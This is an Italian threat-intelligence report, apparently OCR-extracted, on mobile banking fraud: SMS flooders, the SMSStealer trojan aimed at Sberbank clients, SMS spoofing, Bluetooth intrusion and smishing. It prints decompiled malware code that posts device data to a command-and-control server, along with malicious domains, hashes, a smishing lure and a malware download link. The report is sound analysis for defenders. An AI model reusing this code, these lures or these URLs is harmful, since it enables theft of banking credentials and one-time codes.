


Figura 16: Esempio di SMS flooder che utilizza ICQ per SMS sviluppato da Spay.exe




Figura 17: Skype Flooder in MS-DOS 3.0 (kod.cc)

Durante l'operazione "Bliezkrig", i criminali informatici russi hanno utilizzato programmi modificati ad-hoc per gestire il flooding delle chiamate utilizzando Skype VOIP. Il programma utilizzava chiamate voce pre-registrate[2].

[2] http://blogs.rsa.com/cyber-gang-seeks-botmasters-to-wage-massive-wave-of-trojan-attacks-against-u-s-banks/

Figura 18: Courtesy of YouTube[3]




Figura 19: Criminali informatici "VorVZakone", Russian carders - Courtesy of YouTube[4]

Alla stessa maniera, le botnet di tipo Skype-flooding possono essere organizzate da sistemi infetti. Il malware verifica prima di tutto il saldo della vittima, dopo fa diverse chiamate alla vittima.

A volte queste tecniche sono combinate con la tecnica del 'Caller-ID' spoofing per eseguire il phishing o con tool che superano le misure di protezione.

---

[3] http://www.youtube.com/watch?v=FRswkzFQtxc

[4] http://www.youtube.com/watch?v=qzHg9fr87lY

2) SMS Stealers

Nel 2012 le vulnerabilità in Google Play sono state rese note da analisti russi.

Il malware ha attaccato la principale banca russa, Sberbank, creando caos tra i suoi clienti mobili e ottenendo milioni in fondi illeciti. Il malware, parte del pacchetto di Android, è stato chiamato "sber.apk" e consisteva in 225,905 bytes ed ha collegato l'md5 hash: F27D43DFEEDFFAC2EC7E4A069B3C9516[5].

Successive analisi hanno portato a classificare il malware come "SMSStealer.APK" ed identificarlo come progettato per infettare i device Android. Il primo passaggio consiste nel decomprire gli archivi, per poi convertire in file con nome "classes.dex" in file in formato "Jar". Usando un "Java Decompiler" i file possono essere convertiti come richiesto.




Figura 20: Conversione file di 'SMSStealer.apk'

Il malware mostra un'interfaccia molto simile all'originale sull'apparato che richiede l'autorizzazione dall'utente attraverso una verifica del numero di telefono.




Figura 21: L'interfaccia del malware del Mobile banking per la banca russa "Sberbank"

Quando il numero di telefono viene inserito e viene cliccato il tasto «Do authorization», l'applicazione invia le informazioni sul sistema ad un server remoto con URL "http://berstaska.com/m/fo125kepro". Questi dati contengono il numero di

[5] Group-IB Forensics Lab: http://www.group-ib.com/

telefono del dispositivo, il nome e la versione del sistema operativo, il nome del fornitore di servizi, il codice nazione ed altre informazioni personali.

E' interessante notare che i domini utilizzati per raccogliere i dati "berstaska.com" e "lekerdeka.com" sono ben noti agli esperti di sicurezza; sono stati utilizzati in passato in relazione al caso malware 'Carberp'.

I domini in maggiore dettaglio:

```
Domain Name: BERSTASKA.COM
Registrant: N/Amerab mekokayan
(gooddoctor222289@yahoo.com)
sk 8  box18 NY, 334777 US
Tel. +1.3049583484
Creation Date: 26-Oct-2012
Expiration Date: 26-Oct-2013
Domain servers in listed order:dc1.nserver.rudc2.nserver.ru

Domain Name: LEKERDEKA.COM
Registrant: N/ASergey Bezumov
(gooddoctor222299@yahoo.com)
PU BOX 81 l 92 NY ,325236 US
Tel. +1.33873847374
Creation Date: 26-Oct-2012
Expiration Date: 26-Oct-2013
Domain servers in listed order:dc1.nserver.rudc2.nserver.ru
```

Entrambi i domini sono connessi agli NS-server "nserver.ru" e registrati anonimamente. Sia il database MalwareURL[6] che il Group-IB Bot-Trek™[7] hanno confermato più di venti Carberp C&C connessi attraverso il DNS di questo operatore.

Al tempo dello studio l'indirizzo di rete "berstaska.com" non era disponibile.

[6] http://www.malwareurl.com/

[7] http://www.group-ib.com/index.php/investigation/44-link-bot-trek




Figura 22: Quando era attivo Berstaska.com

```
Object localObject2 = (TelephonyManager)getApplicationContext().getSystemService("phone");
lw.putLine("send Auth Request to:" + paramString1);
DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
Object localObject1 = new HttpPost(paramString1);
Object localObject3 = ">1|" + auPhone.getNumber() + "|" + paramString2 + "|" + "android" + "|" + "DeviceId=" +
String str3;
try
{
  localObject2 = new ArrayList(2);
  ((List)localObject2).add(new BasicNameValuePair("a", (String)localObject3));
  ((HttpPost)localObject1).setEntity(new UrlEncodedFormEntity((List)localObject2, "UTF-8"));
  localObject3 = localDefaultHttpClient.execute((HttpUriRequest)localObject1).getEntity().getContent();
  localObject2 = new byte[256];
  localObject1 = new StringBuffer();
```

Figura 23: Snapshot del codice Malware

Il malware imposta la funzione per la spedizione e la ricezione di messaggi SMS usando il seguente gestore degli eventi:

```
localIncomingSMS = new IncomingSMS("SMS_DELIVERED");
registerReceiver(this.mSmsDeliveredReceiver, localIntentFilter, null, null);
```


Figura 24: Gestore degli eventi Malware

I messaggi ricevuti sono processati e memorizzati in formato appropriato in un file chiamato "messages.txt" e può essere spedito sul server remoto sopra menzionato. Le azioni di ricerca sono loggate in un file chiamato "alarms.txt".

Intercettare gli SMS usati nel processo di autenticazione è un utile strumento nelle mani dei criminali informatici che sono intenzionati a commettere frodi bancarie. Le banche e le istituzioni bancarie in molte nazioni, incluse USA e Canada, usano il token One Time Password spedito via SMS come parte del processo di mobile banking. Ovviamente un attacker che intercetta questi SMS può completare trasazioni fraudolente.

Un altro nuovo malware mobile che si focalizza sulle frodi bancarie è chiamato 'Perkele Lite'. Il file configurato costa $7 000. Costa $12 000 il file preparato e piazzato sul sito web di Google Play.

'Perkele Lite' è prodotto con la propria interfaccia C&C così come un'esclusiva funzione che fa in modo che l'applicazione appaia così come quella legittima della banca.



Il malware 'Perkele Lite' ha versioni per le più popolari banche in UK, Australia e USA.

3) SMS Spam/Spoofing

I criminali informatici usano server dedicati o Virtual Private Servers (VPS) per ottenere il massimo vantaggio quando inviano spam ad un numero elevato di numeri mobili. Altri tool come la randomizzazione del testo, gli URL shortening engines e timeout forniscono opzioni addizionali per gli spammers.




Figura 25: Il tool di SMS di klychev con l'opzione per la randomizzazione del testo




Figura 26: Un famoso tool per SMS spamming, utilizza le funzioni Agent di Mail.ru per la spedizione degli SMS

Alcuni dei tool privati sono scritti per la Clickatell API[8] ed il suo gateway al fine di generare tecniche di SMS spoofing che i criminali informatici usano per perpetrare le frodi.

I servizi di SMS spam usano API per eseguire lo spoof dei numeri dei cellulari. Può essere usato qualsiasi numero casuale.

[8] http://www.clickatell.com/clickatell-products/online-products/sms-gateway-developers-central/?cid=37767




Figura 27: Spoofing del numero cellulare attraverso una API dedicata

Le vulnerabilità degli OS facilitano le possibilità di compromettere il dispositivo mobile ed incrementano le opportunità per lo spoofing SMS.




Figura 28: Esempio di attacco 'smishing' facilitata dalle funzioni interne di un dispositivo mobile compromesso

Una vulnerabilità 'smishing' conosciuta è stata testata per alcuni smartphone Android: Google Galaxy Nexus, Google Nexus S, Samsung Galaxy SIII, HTC One X, HTC Inspire e Xiaomi MI-One. E' stato scoperto che la funzione interna SEND_SMS può essere modificata per eseguire attacchi 'smishing'[9].

[9] Smishing Vulnerability in Multiple Android Platforms (including Gingerbread, Ice Cream Sandwich, and Jelly Bean) - http://www.csc.ncsu.edu/faculty/jiang/smishing.html


Permission	HTC						Motorola				Samsung		Google			
	Legend		EVO 4G		Wildfire S		Droid		Droid X		Epic 4G		Nexus One		Nexus S	
	E	I	E	I	E	I	E	I	E	I	E	I	E	I	E	I
ACCESS_COARSE_LOCATION	✓	✓	✓	✓	·	✓	·	·	✓	·	·	·	·	·	·	·
ACCESS_FINE_LOCATION	✓	·	✓	·	·	✓	·	·	✓	·	·	·	·	·	·	·
CALL_PHONE	·	·	·	·	·	·	·	·	·	·	✓	✓	·	·	·	·
CALL_PRIVILEGED	·	·	·	·	·	✓[1]	·	·	·	·	·	·	·	·	·	·
CAMERA	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
DELETE_PACKAGES	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·	✓[2]	·
INSTALL_PACKAGES	·	·	·	·	·	·	·	·	·	·	·	·	·	·	·	·
MASTER_CLEAR	·	·	·	·	·	·	·	·	·	·	✓	·	·	·	·	·
READ_PHONE_STATE	·	✓	·	✓	·	✓	·	·	✓	·	·	✓	·	·	·	·
REBOOT	·	·	✓	·	·	·	·	·	·	·	·	·	·	·	·	·
RECORD_AUDIO	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
SEND_SMS	✓	·	✓	·	✓	·	·	·	·	·	·	·	·	·	·	·
SHUTDOWN	·	·	✓	·	·	·	·	·	·	·	·	·	·	·	·	·
Total	6	2	8	2	4	4	1	0	4	0	3	2	1	0	1	0

Figura 29: Risultati del Capability leak per otto diversi smartphone basati su Android - SEND_SMS[10]

4) Intrusion di dispositivi mobili

Le vulnerabilità della geo-localizzazione degli smartphone consentono ai criminali informatici individuare come obiettivi posti affollati, come i centri commerciali, i parchi, i business centers ed altri. Usando apparati bluetooth modificati e Near Field Communication (NFC) per effettuare il "pair" con gli smartphone in prossimità, I criminali possono distribuire malware o eseguire comandi AT (attention) sugli smartphone di utenti inconsapevoli. Alcuni sono utilizzati per spedire SMS a numeri a pagamento o per portare a segno attacchi "smishing".

Un metodo prevede di piazzare apparati bluetooth dedicati ed un'antenna in un veicolo parcheggiato nell'area. Una volta effettuato il "pairing" con un dispositivo targhettizzato, lo smartphone è controllato da remoto attraverso un modem 4G e l'IP esterno attraverso un software proprietario come "TeamViewer".



[10] Systematic Detection of Capability Leaks in Stock Android Smartphones (http://www.cs.ncsu.edu/faculty/jiang/pubs/NDSS12_WOODPECKER.pdf)

Figura 30: I criminali informatici usano un dispositivo bluetooth e un'antenna per effettuare il pairing con gli smartphone nei luoghi affollati

Ci sono molti penetration tool utilizzati per diffondere malware e per violare da remoto i dispositivi mobili. Gli hacker usano dispositivi come il Nokia N800 con Linux Maemo o linux binary compatibility o Nexus 7 con Google Android.

Figura 31: Pwn Pad – un esempio di penetration tablet commerciale[11]

Alcuni apparati sono stati costruiti specificatamente per gli hacker, per esempio il "PwnPad".

Vulnerabilità note sono sfruttate da tool basati sui seguenti vettori di attacco:

- OBEX (Object Exchange) attraverso il bluetooth nello stesso "ambiente" wireless;
- Rogue AP & Evil Twin per reti Wi-Fi IEEE 802.11 (Rogue DHCP, DNS spoofing).

Un mezzo molto utilizzato per distribuire malware è la "guest network" o le applicazioni pubbliche. Apparati che lavorano autonomamente, per esempio i droni Kismet[12], o i moderni AP possono essere programmati per l'intercettazione wireless e lo spoofing.

[11] http://pwnieexpress.com/collections/pwn-pad/products/pwnpad

[12] http://www.dd-wrt.com/wiki/index.php/Kismet_Server/Drone




Figura 32: Sniffing in azione

Applicazioni di geo-location e geo-coding false per smartphone facilitano le attività di spionaggio, rivelazione ed intrusione nella vita degli utenti. Quando si utilizzano questi servizi è possibile ottenere la localizzazione degli smartphone semplicemente spedendo SMS al dispositivo mobile.

№	Filename	Data, bytes	Hash, md5
1	android_update_40842.apk	68 171	D9F0A7BB2A7E2A5EEAA25147D107EBFD
2	android_update_40842_2.apk	103 671	1177F1D0A86B0DD1DB9C5695B447C797
3	android_update_40842_3.apk	102 550	18A8DDB1E628D0A1373BE7CA866752AD
4	android_update_40842_4.apk	101 818	94751366328D6C59F50F016066D47825
5	browser_update.apk	73 767	93E0376B5AAB8E8D57ABFF04EB7D24B0
6	critical_update.apk	107 770	F40FEBAB1DEB5EE7A4F0C3C09B369355
7	skype.apk	120 353	758FDBEF4087835B257504C9601B4C76

Smishing e Phishing

Gli SMS di "Scam" forniscono uno strumento ai criminali informatici per compiere frodi. La varietà di SMS Scam è ampia, innovativa ed introduce sempre nuovi approcci atti a far apparire il testo credibile all'utente.

L'enorme quantità di fornitori di SMS facilità le attività fraudolente.

Easy **SMS Mailing**: Accueil
www.easy**smsmailing**.com/ - Перевести эту страницу
Easy **SMS Mailing** interface de gestion de campagnes sms développée par Bewoopi. Envoi de sms individuel ou en masse.

Home | Easy **SMS Mailing**
www.easy**smsmailing**.com/en - Перевести эту страницу
Easy **SMS Mailing** is a web-based interface that allows you to manage your SMS campaign. Send one or many texts at once.

SMS Direct: Direct **Mailing** Service
www.**sms**direct.com/ - Перевести эту страницу
We have spent years developing a suite of outstanding programming tools and easy to read reports to meet every possible direct **mail** need. Our outstanding ...

Mass **sending** of **SMS** via Internet - OVH
www.ovh.co.uk/**sms**.../**sms_ma**... - Перевести эту страницу
Included. With your **SMS** pack. Mass **mailing** from your Manager. Write your message. Your message can contain up to 1600 characters (equivalent to 10 **SMS**).

SMSMail.com – **email** to **SMS**- Send **SMS** by **Email** -
www.**smsmail**.com/ - Перевести эту страницу
SMSmail.com Send **SMS** by **email** Worldwide From any **email** address. No software needed with **email** to **SMS** and with your own Sender ID. Free **SMS** with ...

Figura 33: Chi froda può scegliere tra un ampia gamma di fornitori di SMS

I criminali informatici possono anche scegliere tra una vasta gamma di servizi di trasporto SMS-ICQ che offrono software che può essere utilizzato per supportare attacchi "smishing" anonimi.

"Ciao, troverai le tue foto qui wap.b0olt6jwxfq3.pz9l.ru/, scarica e dopo chiamami, non dirlo a nessuno per favore!"

Il link porta a: http://updateqp.com/, seguito da un download a questo malware attraverso il link: http://filevk.com/l/bu/browser_update/u/7643/Browser_Update.jar.

Il download avrà successo solo sui seguenti dispositivi: "Mozilla/5.0 (SymbianOS/9.4; U; Series60/5.0 Nokia5800d-1/21.0.025; Profile/MIDP-2.1 Configuration/CLDC-1.1) AppleWebKit/413 (KHTML, like Gecko) Safari/413".

Fornitori di servizi di hosting "a prova di proiettile"

